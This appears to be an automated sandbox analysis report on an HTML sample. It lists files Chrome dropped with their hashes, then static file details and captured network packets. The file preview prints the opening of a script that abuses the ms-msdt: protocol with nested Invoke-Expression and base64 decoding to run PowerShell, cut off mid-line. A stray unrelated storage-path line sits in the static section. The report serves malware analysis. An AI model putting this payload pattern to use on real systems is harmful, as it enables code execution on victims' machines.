SHA-512:	46116B8BABC719676D68FD40D2AC82F38A3D13D8A482ADFC6FC32A99170AC3420E52CC33242CCD0FA723ABF4FA5EDBB9CE16A09C729BF04AE4AFBB2F67A1E 38B
Malicious:	false
Preview:	!<arch>./ 0 0 0 0 94 `....._pnacl_wrapper_start.__pnacl_real_irt_query_func.__pnacl_wrap_irt_query_func..shim_entry.o/ 0 0 0 644 7392 `..ELF.....>..... .....@.....@.....NaCl....x86-64.....A.L....A.L...D.....D....A.....t+.. u..t''..A.D..... .....A... .....A.D.....f..D..<.....Q.....V.....clang version 3.7.0 (https://chromium.googlesource.com/a/native_client/pnacl-clang.git ce163f dd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native_client/pnacl-llvm.git 7251d5b59fca15195c94a3a7da70f0081724448f).../../ ppapi/native_client/src/untrusted/pnacl_irt_shim/shim_entry.c./mnt/data/b/build/slave/sdk/build/src/out_pnacl/x64.NACL_STARTUP_FINI.NACL_STARTUP_ENVC. NACL_STARTUP_ARGC.NACL_STARTUP_ARGV.NaClStartupInfoIndex.unsigned int.size_t.char.TYPE_na

C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_x86_64_libpnacl_irt_shim_dummy_a

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	current ar archive
Category:	dropped
Size (bytes):	2078
Entropy (8bit):	3.21751839673526
Encrypted:	false
SSDEEP:	24:MOcpdhWE5O/bZbmT3296bmT3TwQwDnvD/+R3:MHuECdaTS6aTTwXDvD/+l
MD5:	F950F89D06C45E63CE9862BE59E937C9
SHA1:	9CFAD34139CC428CE0C07A869C15B71A9632365D
SHA-256:	945B1C8A1666CBF05E8B8941B70D9D044BAAFB59B006F728F8995072DE7C4C40
SHA-512:	F9AFBB800A875EDCC63DEA4986179E73632B3182951A99C8B3D37DB454EFD7CC7192ECA5AC87514918A858BAD6DAEAB59548CA2E90EADA9900EF5B9F08E62 CFC
Malicious:	false
Preview:	!<arch>./ 0 0 0 0 30 `....._pnacl_wrapper_start..// 20 `.dummy_shim_entry.o/./0 0 0 0 644 1840 `..ELF.....>.....@.....@.....PH..,$J.l=....J.$<.....f..D.....NaCl....x86-64...clang version 3.7.0 (https://chromium.googlesource.com/a/native_client/pnacl-clang.git ce163fdd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native _client/pnacl-llvm.git 7251d5b59fca15195c94a3a7da70f0081724448f).....zR..x..... ....C....C..... .....rela.text..comment..bss..group..note.GNU- stack..rela.eh_frame..shstrtab..strtab..symtab..data..note.NaCl.ABI.x86-64.....

C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_x86_64_pnacl_llc_nexe

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=309d6d3d463e6b1b0690f39eb226b1e4c469b2ce, stripped
Category:	dropped
Size (bytes):	14091416
Entropy (8bit):	5.928868737447095
Encrypted:	false
SSDEEP:	196608:tKVqXp3Qev4dg6ilfHM8KLM2J3jqjnkZ:uqufB
MD5:	9B159191C29E766EBBF799FA951C581B
SHA1:	D1D4BBC63AB5FC1E4A54EB7B82095A6F2CE535EE
SHA-256:	2F4A3A0730142C5EE4FA2C05D27A5DEFC18886A382D45F5DB254B61B28ED642B
SHA-512:	0B4FF60B5428F81B8B1BCF3328CF80CBD88D8CE5E8BDBC236B06D5A54E7CF26168A3ABB348D87423DA613AB3F0B4D9B37CB5180804839F1CA158EC2B315DD00
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	.ELF.............>..... ....@..................@.8...@..............$...!......!......'......G................................. ....@.......@...............P.td..........................D.......D..............Q.td...NaCl....x86-64.............GNU.0.m=F>k....&...i..................... ..0C......0C..0C..0E.............0C......0E.-DT.!.?.-DT.!.......................?........-DT.!...-DT.!.?.......?.....................?.............?."..."..."..."......@.......`..................... ...@...`................ ....@...`..................... ...@...`..................... ...@...`....................................`... ...@...`..........`...`.......@...@....... ....1..`3.. 4..`-..`-...:...:...F..@H..`H...H...F...F...G...H.. H. ..F..@G...I.. I..@I..@G...G...I...I...J...G..`I..

C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_x86_64_pnacl_sz_nexe

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=4b15de4ab227d5e46213978b8518d53c53ce1db9, stripped
Category:	dropped
Size (bytes):	1901720
Entropy (8bit):	5.955741933854651
Encrypted:	false
SSDEEP:	12288:gXqUSpBjwQO2o8k+7zjidg4euCAauOILffvCpGy4Wh3BTFmHpq82K2/KsvPyla9d:gafZwcOdNe2auOepCBTFmJq3Kf8ksr
MD5:	9DC3172630E525854B232FF71499D77C
SHA1:	0082C58EDCE3769E90DB48E7C26090CE706AD434
SHA-256:	6AA1DA6C264E0AF4E32A004F4076C7557C6AC6D9C38B0C5DE97302D83FA248C3
SHA-512:	9E9584241A39EED1463D7D4C1B26AE570B839AA315778FF3400C61341EBA43B630307DE9F1532A265CA82EA69BDEA03EC9D963E59A18569C02DA8285449870F
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	.ELF.............>..... ....@..................@.8...@...0.......0...Y.. ....@.......@...............P.td....t^......t^......t^.......W.......W.............Q.td...NaCl....x86-64.............GNU.K..J.'..b......<S...`...`... ...@... @.......@...Y@.....................p...............@.......?.............?.......A.........5.....?5.5...?.5.....?......P9.............PC.......?......0@...............aCoc...?..`.(..? .y.P.D.?<.s..O.u......$@.......@..............@`...`.......@................................................. ...`... ... .`.................. ... ...@...`......................@... Z...[...[...e.......... ...@... ...@.. .`........0...0...2..`4.. 6...7...9...~...~...z...{...{..

C:\Users\user\AppData\Local\Temp\6008_2142786305\manifest.fingerprint

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	66
Entropy (8bit):	3.928261499316817
Encrypted:	false
SSDEEP:	3:STDLGswXEVBcVdBiTDt3zLsW:SPLGLErcVdBiDtf3
MD5:	C00BCE97F21B1AD61EB9B8CD001795EE
SHA1:	8E0392FF3DB267D847711C3F4E0D7468060E1535
SHA-256:	59F06F04230E32E8BC839F45B984D31D611930427B631C963D09E7064A602363
SHA-512:	9930E44A6ECC62505DBADCEED5E05645909FF09816FB12AAC0414E6D2830AC09758366C3B7D4EDD7839C87EB16DFA4C66D8981AE6237D408B37135C3506F4C2
Malicious:	false
Preview:	1.6f6bc93dcd62dc251850d2ff458fda96083ceb7fbe8eeb11248b8485ef2aea23

C:\Users\user\AppData\Local\Temp\6008_2142786305\manifest.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text

Category:	dropped
Size (bytes):	573
Entropy (8bit):	4.859567579783832
Encrypted:	false
SSDEEP:	12:BLqG6yDJmL4mLDlG9hQ181G46XzrXc+EFfNqpaiOc+T5NqXIOclNqXL:BkylmL4mLDlJ18116XsRNqtZeNqXIZlE
MD5:	1863B86D0863199AFDA179482032945F
SHA1:	36F56692E12F2A1EFCA7736C236A8D776B627A86
SHA-256:	F14E451CE2314D29087B8AD0309A1C8B8E81D847175EF46271E0EB49B4F84DC5
SHA-512:	836556F3D978A89D3FC1F07FCED2732A17E314ED6A021737F087E32A69BFA46FD706EBBDFD3607FF42EDCB75DC463C29B9D9D2F122504F567BB95844F579831
Malicious:	false
Preview:	{."update_url": "https://clients2.google.com/service/update2/crx",.. "description": "Portable Native Client Translator Multi-CRX",. "name": "PNaCl Translator Multi-CRX",. "manifest_version": 2,. "minimum_chrome_version": "30.0.0.0",. "version": "0.57.44.2492",. "platforms": [. {. "nacl_arch": "x86-32",. "sub_package_path": "_platform_specific/x86_32/". },. {. "nacl_arch": "x86-64",. "sub_package_path": "_platform_specific/x86_64/". },. {. "nacl_arch": "arm",. "sub_package_path": "_platform_specific/arm/". }.].}.

C:\Users\user\AppData\Local\Temp\6008_219198615\Recovery.crx3

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	Google Chrome extension, version 3
Category:	dropped
Size (bytes):	145035
Entropy (8bit):	**7.995615725071868**
Encrypted:	**true**
SSDEEP:	3072:TdgEhmDf+E8VY0x81Rkc6L2oqzqkPEu30gZlc3G2ZknF:TyEhmDf+/+Fnkj6lEukgZyyF
MD5:	EA1C1FFD3EA54D1FB117BFDBB3569C60
SHA1:	10958B0F690AE8F5240E1528B1CCFFFF28A33272
SHA-256:	7C3A6A7D16AC44C3200F572A764BCE7D8FA84B9572DD028B15C59BDCCBC0A77D
SHA-512:	6C30728CAC9EAC53F0B27B7DBE2222DA83225C3B63617D6B271A6CFEDF18E8F0A8DFFA1053E1CBC4C5E16625F4BBC0D03AA306A946C9D72FAA4CEB779F8FF CAF
Malicious:	false
Preview:	Cr24.....0..."0...*.H.....0.....\7c.<.....Fto.8.2'5..qk...%....2...C.F.9.#..e.xQ.....[...L|....3>/....u.:T.7...(.yM...?V.<?.....1.a...O?d.....A.H..'.MpB..T.m..Vn Ip..>k.| 1..n.<Fb..f..*Q1.....s..2..{*.6....Pp....obM..1.....b1.....(.u^.'z.....v.F.W.X4."-*eu...b.....S'.....2.{....'....+.'.."..Y.x.ISa...)....H.&92..?!..~..F.5."....n,.B.-|\.)..(.....]G..j.-M)... .C.....o&L..0.K.....UtP.&.N...;..^w/a{}v...~KG;...?.1...k.c..D.U.....J.6.`.G.5.x.k..[...i.A.@I^..I.<A. J...j.'.G.`.$q.N..Tdq]2]p.OF..#.#.....'....8.3.....0..."0...*.H.....0.....O..(...':19..O/.>....=.....m.n\.z..q.....JW..F.....+H.Z+KGO.9....8.....U...&.y....,$...?.Eo.....\f/.Z..+M8...B.3'..Y.r...X.AS?.~..k..n..... Z...&.G....."n.....l.0v.x#<....Lx,-.w..-..d.....J.pT..(' e~*{%kQ.Q.....rI.....Z....v.N.....J.d_.....rX.....w@.b.[.c../V.'c...!.~.k..}z...U.S..nC.....@.....Y..#.D.z.....5&.1O...X=p..2.F..P.6yP..>{.....HBX.*.E5....y..

C:\Users\user\AppData\Local\Temp\6008_219198615_metadata\verified_contents.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1765
Entropy (8bit):	6.027545161275716
Encrypted:	false
SSDEEP:	48:p/hii6zkvVl1Jip2qRNHvakuQkCNFxdsGwmBKkgum91:Rz0kv6cNvaYNFwSEhug
MD5:	45821E6EB1AEC30435949B553DB67807
SHA1:	B3CADEB17FE5B76B5DBB428B8D3A07B341F8B1BC
SHA-256:	E5FAE91295BECF7F66BFA4BE1061CA5537ED763EB5D01485F23ECFB583304FEE
SHA-512:	BCBE40CAFAA4B14566D91E361D8FB7F0288D5C459FA478AA4C575444DA4D406E1076FC0B3A31D4A9E5EE034F0FE15A0EFE8A8A52B838DE94B96D3E488D28F FE
Malicious:	false
Preview:	[{"description":"treehash per file","signed_content":{"payload":"eyJjb250ZW50X2hhc2hlcyI6W3siYmxvY2tfc2l6ZSI6NDA5NiwiZGlnZXN0Ijoic2hhMjU2IiwiZmlsZXMiO lt7InBhdGgiOiJSZWNvdmVyeS5jcngzIiwicm9vdF9oYXNoIjoiaGdCR051SzhNR2NKaDlfNmZQaFdEWmpVYUFKeklzeDlJS21DUEZvb0dfUSJ9LHsicGF0aCI6Im1hbml mZXN0Lmpzb24iLCJyb290X2hhc2giOiIwYXduVFBFQmdDRHkyV05hVVk3Um9mSWN3c3ZwNHFRNUxzZVMxVXRiVXY0In1dLCJmb3JtYXQiOiJ0cmVlaGFzaCI sImhhc2hfYmxvY2tfc2l6ZSI6NDA5Nn1dLCJpdGVtX2lkIjoiaWhubGNlbm9jZWhnZGFlZ2RtaGJpZGpobmhkY2hmbW0iLCJpdGVtX3ZlcnNpb24iOilxLjMuMzYuMTQxI iwicHJvdG9jb2xfdmVyc2lvbiI6MX0","signatures":[{"header":{"kid":"publisher"},"protected":"eyJhbGciOiJSUzI1NiJ9","signature":"iFuMX_kOZ-zJ7KVu6Lxb3rHWZg QvkZhv25x_SGlBiDV_okALrGbj6rUOWyNNNsHXMnT118XZmA696XR8qkr4dwT5Gvez-9gi-WYBY7XBkgo7v6NspGgJF89BNCeI-P9k-zBHOGgrf-fCEiAcoM7xCx9_f8ql Ry7nhQPyjOIHn5eEJEir0uSu6gdqR9afnVZ3UoR-VOLdOBt7fA4ee38MP2ut5qWU50F5dvIezfKkTVDMHwztvcLCy6R9SVkdSYv6jwWGccYRl-aclvkkHu6SnbZGI7fmDZ dkcBAxBHYEZZMmvb76ro4SO15GDyEVAo_Qf4trdrY_GyN_Bm73imCTjgtoGc

C:\Users\user\AppData\Local\Temp\6008_219198615\manifest.fingerprint

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	66
Entropy (8bit):	3.7900469623255675

Encrypted:	false
SSDEEP:	3:SpOXzxlQ4BdPWfDL9c:SpOjDQFfVc
MD5:	2AE14F91312C4E8034366B09D49D5B18
SHA1:	AD4933A5D838D0FA0B960C327A5039A9E8249642
SHA-256:	4F122332EF0F2BB490EF59619D3602C1A7277C0A7A19C132202DB4803A09BFA2
SHA-512:	FB0CC467A4B8463F6A3BF42CDC11C23B34EB94A9397644B68714DCB819EE326BAE05022D59D23DC9907DF1E6928064D853FD0900BB6083417892D4D5A9BA771
Malicious:	false
Preview:	1.aeedb246d19256a956fedaa89fb62423ae5bd8855a2a1f3189161cf045645a19

C:\Users\user\AppData\Local\Temp\6008_219198615\manifest.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	195
Entropy (8bit):	4.682333395896383
Encrypted:	false
SSDEEP:	3:rR6TAulhFphifFJ9LAG9Xg0XTFHqS1wP/pEeSWU4pv/8F/FxLj2RF2fcTZTotL:F6VlM90ggITgS1wnuWfB0NpK4aotL
MD5:	7A8E3A0B6417948DF4D49F3915428D7A
SHA1:	4FC084AABDB13483567D5C417C7ED8FD16726A80
SHA-256:	D1AC274CF1018020F2D9635A518ED1A1F21CC2CBE9E2A4392EC792D54B5B52FE
SHA-512:	064D84A57B28C19AD10742859DA493D0826B47ADC632F6C623DFB4DE36D72A9D29BE98518061A9FFD42D99FCF01F27DE39CE74782B3A5ACBBE11DFDDEEAB5 9A1
Malicious:	false
Preview:	{. "manifest_version": 2,. "name": "ImprovedRecoveryComponentInner",. "version": "1.3.36.141",. "imageName": "image.squash",. "squash": true,. "fsType": " squashfs",. "isRemovable": false.}

C:\Users\user\AppData\Local\Temp\6008_696798426_metadata\verified_contents.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1765
Entropy (8bit):	6.016932513650603
Encrypted:	false
SSDEEP:	48:p/hKAGj0FnAp7XgNGIaku9E5tPJXaWqkbszesM:R5Gj0FAlsaBmfPsRD3M
MD5:	6D1D175F88B64546105E3E7C31D1129A
SHA1:	75A1B56F55BB62B05365A0FDBFC7941DE77CBFAF
SHA-256:	A0BC246E8E160A9BB32FA60F4E7A04D148A17125F426509466031E07731FDF81
SHA-512:	5C80908331E30C7EAD67F7F6C5AB064B07626FD9C58925A0D2124D66B25C5AE2F218BDACFB68AFCB332E88EB297CFB7E0A7A9E5E1E54C9B7A510FEF095F9B5 4F
Malicious:	false
Preview:	[{"description":"treehash per file","signed_content":{"payload":"eyJjb250ZW50X2hhc2hlcyI6W3siYmxvY2tfc2l6ZSI6NDA5NiwiZGlnZXN0Ijoic2hhMjU2IiwiZmlsZXMiO lt7InBhdGgiOiJtYW5pZmVzdC5qc29uIiwicm9vdF9oYXNoIjoiSUxrUllPSmhIVEZaclllLRmN5UC12SkJrVjNWbWVLdHo4d1hEb2VPWjBZMCJ9LHsicGF0aCI6InNzbF9 lcnJvcl9hc3Npc3RhbnQucGIiLCJyb290X2hhc2giOiJyRFZLUnlPcXBQQnI3RGhkM2VTazBKZzYxUlJXOVNzeHFBYU95WDFiWHFjIn1dLCJmb3JtYXQiOiJ0cmVlaGFza CIsImhhc2hfYmxvY2tfc2l6ZSI6NDA5Nn1dLCJpdGVtX2lkIjoiZ2lla2NtbWxua2xlbmxhb21wcGtwaGtuam1ubnBuZWgiLCJpdGVtX3ZlcnNpb24iOiI3IiwicHJvdG9jb2xfdmVyc 2lvbiI6MX0","signatures":[{"header":{"kid":"publisher"},"protected":"eyJhbGciOiJSUzI1NiJ9","signature":"nBdNk-7bgnEftAs4hWaHwF1Lk9pt7Eh6pcqe2gyNsE7VnVRp- H27tm1RFAF4htCUlXNJxX6YY-MUiK2DqJpQ3c73KDaFV8DcnadQfcXO3Lbrw7jLYSUaSdzujPkTyhuFcq_BhK0KWiIJ0aJgh7nVOBfAa5AbE6oFlLKMB2Ls0gmzS1-a 5hUIu4rw2h9r9jkr6gLYbein5Jk2hdwW3u-1GNjyki4dftG2iZNAI8VhUf5gnCiF4AHCnYSGJsM0RGkmO_HJlzgwpQpP3RDsG2ioeKgxL-kcHhjXWOj3uVGyxpp1FkyHGk eGuqpFZMAxx3CEBiOtFj7i3iQxkgEW-E3uMKI3yA

C:\Users\user\AppData\Local\Temp\6008_696798426\manifest.fingerprint

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	66
Entropy (8bit):	3.9570514164363635
Encrypted:	false
SSDEEP:	3:SVCBGERJd9WaHpYx4eiXoA:SVCwERJdVMiXd
MD5:	C6ABF42CB5AF869629971C2E42A87FD5
SHA1:	6EB0FAE28D9466E76FA12E31FE6CDADD3ACCE4D1
SHA-256:	D281AFDA759075F4CB7D7CEEC4A3CB2AF135213B4D691F27090E13F238486AD1
SHA-512:	EDDF7E4883E82718743C589E8F2E48BEAD948428E730231FEFADAD380853343332BC56C9DC61C963B3F537CD4865B06FF330CEF012B152CEA35F8A0AA2C7B5 D

Malicious:	false
Preview:	1.fd515ec0dc30d25a09641b8b83729234bc50f4511e35ce17d24fd996252eaace

C:\Users\user\AppData\Local\Temp\6008_696798426\manifest.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	76
Entropy (8bit):	4.169145448714876
Encrypted:	false
SSDEEP:	3:rR6TAulhFphifFY8Wypv/KS1f:F6VlMQyBSS1f
MD5:	4AAA0ED8099ECC1DA778A9BC39393808
SHA1:	0E4A733A5AF337F101CFA6BEA5EBC153380F7B05
SHA-256:	20B91160E2611D3159AD82857323FEBC906457756678AB73F305C3A1E399D18D
SHA-512:	DFA942C35E1E5F62DD8840C97693CDBFD6D71A1FD2F42E26CB75B98BB6A1818395ECDF552D46F07DFF1E9C74F1493A39E05B14E3409963EFF1ADA888971528 9
Malicious:	false
Preview:	{. "manifest_version": 2,. "name": "sslErrorAssistant",. "version": "7".}

C:\Users\user\AppData\Local\Temp\6008_696798426\ssl_error_assistant.pb

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	2816
Entropy (8bit):	6.108955364911366
Encrypted:	false
SSDEEP:	48:jkbh6AW2Bfc3osI6Hc3+XgU+EVeY55J4gXM/QDH4yq2dxckdfmkM:jkbhM2a3pntgQVb8Ylq2di
MD5:	E2F792C9E2DD86F39E8286B2EAD2FC70
SHA1:	8A32867614D2A23E473ED642056DED8E566687F9
SHA-256:	AC354A4723AAA4F06BEC385DDDE4A4D0983AD51456F52B31A8068EC97D5B5EA7
SHA-512:	6A7AF0CA1EFA65A89A9CA3B8DF0D2E24F21D91673C60CDFEEB02D33647442B01D535497249542F40E66E0D2DD3E9F8ED1F4A201FD97138D07A2B71366737E58 0
Malicious:	false
Preview:	...5.3sha256/fjZPHewEHTrMDX3l1ecEIeoy3WFxHyGplOLv28kIbtI=.5.3sha256/m/nBiLhStttu1YmOz7Y3D2u1iB1dV2CbIfFa3R2YW5M=.5.3sha256/8Iuf4xR bVCmCMQTJn3rxlglIO1IOKoyuSUgmXyfaIKs=.5.3sha256/8IHdrS+r6IWzSMcRcD/GA6mBxk1ECX8tGRW0rtGWILE=.5.3sha256/k/2eeJTznE32mblA/du19wpVDSI ReFX44M8wXa2JY30=.5.3sha256/urWd7jMwR6DJgvWhp6xfRHF5b/cba3iG0ggXtTR6AfM=.5.3sha256/IJPCDSE5tM9H3nuD5m6RU2i9KDdPXVn4qmC/ULlcZzc=.5. 3sha256/0Gy8RMdbxHNWR2GQJ62QKDXORYf5JmMmnr1FJFPYpzM=.5.3sha256/8tTICtyaxIQrdbYYDdgZhTN0OpM9kYndvoImtw1Ys5E=.5.3sha256/F7HIlsaG0bpJ W8CzYekRbtFqLVTTGqwvuwPDqnlLct0=.5.3sha256/zaV2Aw1A742R1+WpXWvL5atsJbGmeSS6dzZOfe6f1Yw=.5.3sha256/UwOkRGMlP0K/mKNJdpQ0sTg2ean9Tje8 UTOvFYzt1GE=.5.3sha256/w7KUXE4/BAo1YVZdO3mBsrMpu4IQuN0mhUXUI//agVU=.5.3sha256/JnPvGqEn36FjHQlBXtG1uWwNtdMj1o2ojR/asqyypNk=.5.3sha2 56/AUSXlKDCf1X30WhWeAWbjToABfBkJrKWPL6KwEi5VH0=.5.3sha256/zSyVjjFJMIeXK0ktVTIjewwr6U5OePRqyY/nEXTI4P8=.5.3sha256/9dcHlrXN2WV/ehbEd MxMZ8IV4qvGejCtNC5r6nfTviM=.5.3sha256/E+0WZLGSIe5nddlVKZ5fYzaNHHCE3hNqi/OWZD3iKgA=.5.3sha2

C:\Users\user\AppData\Local\Temp\a0e2a87f-bf77-417d-9efe-cb150f92210e.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:L:L
MD5:	5058F1AF8388633F609CADB75A75DC9D
SHA1:	3A52CE780950D4D969792A2559CD519D7EE8C727
SHA-256:	CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8
SHA-512:	0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F2 5F21
Malicious:	false
Preview:	.

Static File Info

General


File type:	HTML document, ASCII text, with very long lines
Entropy (8bit):	5.243116115610127
TrID:	• HTML Application (8008/1) 100.00%
File name:	nF0trs9UzA.html
File size:	5005
MD5:	c84460851147b8660ef77cf536b4e567
SHA1:	d3fd435c851b13bca505eab06834e5fc2e1f1bf2
SHA256:	c61fe40f46226d24f0f17c46acc4db6a0091c68abc6a3d995b3f6df1bbfcbb1e
SHA512:	9744984e601d15b01b36739881e05b1d7891aed590435a489293630e7f0df3bf54f25618c06353926c88142b3bbc188b69e13cd33225bfbf27295f4255603614
SSDEEP:	96:QUPDl7HFUbUfLkrDTLr4ywTHbmEIo2sLty9G05:QUPDdX2/4PbmEIoZ/e
TLSH:	CDA15CB067361585565A728711FCFD854B52BC333703EAFC9DCE042BA058B58A8EA668
File Content Preview:	<script>location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+

File Icon

Icon Hash:	e8d6a08c8882c461

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 15, 2022 09:12:20.665666103 CEST	49734	443	192.168.2.4	172.217.168.45
Jun 15, 2022 09:12:20.665707111 CEST	443	49734	172.217.168.45	192.168.2.4
Jun 15, 2022 09:12:20.665779114 CEST	49734	443	192.168.2.4	172.217.168.45
Jun 15, 2022 09:12:20.667434931 CEST	49735	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:20.667500973 CEST	443	49735	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:20.667584896 CEST	49735	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:20.667958975 CEST	49734	443	192.168.2.4	172.217.168.45
Jun 15, 2022 09:12:20.667984962 CEST	443	49734	172.217.168.45	192.168.2.4
Jun 15, 2022 09:12:20.668216944 CEST	49735	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:20.668240070 CEST	443	49735	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:20.721956968 CEST	443	49734	172.217.168.45	192.168.2.4
Jun 15, 2022 09:12:20.722575903 CEST	443	49735	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:20.728888035 CEST	49734	443	192.168.2.4	172.217.168.45
Jun 15, 2022 09:12:20.728918076 CEST	443	49734	172.217.168.45	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 15, 2022 09:12:20.729260921 CEST	49735	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:20.729296923 CEST	443	49735	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:20.729876041 CEST	443	49735	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:20.729964972 CEST	49735	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:20.730195999 CEST	443	49734	172.217.168.45	192.168.2.4
Jun 15, 2022 09:12:20.730279922 CEST	49734	443	192.168.2.4	172.217.168.45
Jun 15, 2022 09:12:20.730730057 CEST	443	49735	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:20.730827093 CEST	49735	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:20.929919004 CEST	49735	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:20.930133104 CEST	49734	443	192.168.2.4	172.217.168.45
Jun 15, 2022 09:12:20.930214882 CEST	443	49735	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:20.930351019 CEST	443	49734	172.217.168.45	192.168.2.4
Jun 15, 2022 09:12:20.930402040 CEST	49735	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:20.930425882 CEST	443	49735	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:20.930463076 CEST	49734	443	192.168.2.4	172.217.168.45
Jun 15, 2022 09:12:20.930480957 CEST	443	49734	172.217.168.45	192.168.2.4
Jun 15, 2022 09:12:20.964725018 CEST	443	49735	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:20.964838028 CEST	49735	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:20.964854002 CEST	443	49735	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:20.964917898 CEST	49735	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:20.966515064 CEST	49735	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:20.966533899 CEST	443	49735	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:20.985281944 CEST	443	49734	172.217.168.45	192.168.2.4
Jun 15, 2022 09:12:20.985399961 CEST	49734	443	192.168.2.4	172.217.168.45
Jun 15, 2022 09:12:20.985419989 CEST	443	49734	172.217.168.45	192.168.2.4
Jun 15, 2022 09:12:20.985553980 CEST	443	49734	172.217.168.45	192.168.2.4
Jun 15, 2022 09:12:20.985647917 CEST	49734	443	192.168.2.4	172.217.168.45
Jun 15, 2022 09:12:20.990107059 CEST	49734	443	192.168.2.4	172.217.168.45
Jun 15, 2022 09:12:20.990129948 CEST	443	49734	172.217.168.45	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 15, 2022 09:12:20.628755093 CEST	60506	53	192.168.2.4	8.8.8.8
Jun 15, 2022 09:12:20.631031990 CEST	64277	53	192.168.2.4	8.8.8.8
Jun 15, 2022 09:12:20.650609970 CEST	53	64277	8.8.8.8	192.168.2.4
Jun 15, 2022 09:12:20.656637907 CEST	53	60506	8.8.8.8	192.168.2.4
Jun 15, 2022 09:12:22.837893963 CEST	56511	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:22.868222952 CEST	443	56511	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:22.868736982 CEST	56511	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:22.899276018 CEST	443	56511	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:22.899307013 CEST	443	56511	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:22.899323940 CEST	443	56511	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:22.899362087 CEST	443	56511	142.250.203.110	192.168.2.4
Jun 15, 2022 09:12:22.924278975 CEST	56511	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:22.928837061 CEST	56511	443	192.168.2.4	142.250.203.110
Jun 15, 2022 09:12:22.942148924 CEST	443	56511	142.250.203.110	192.168.2.4
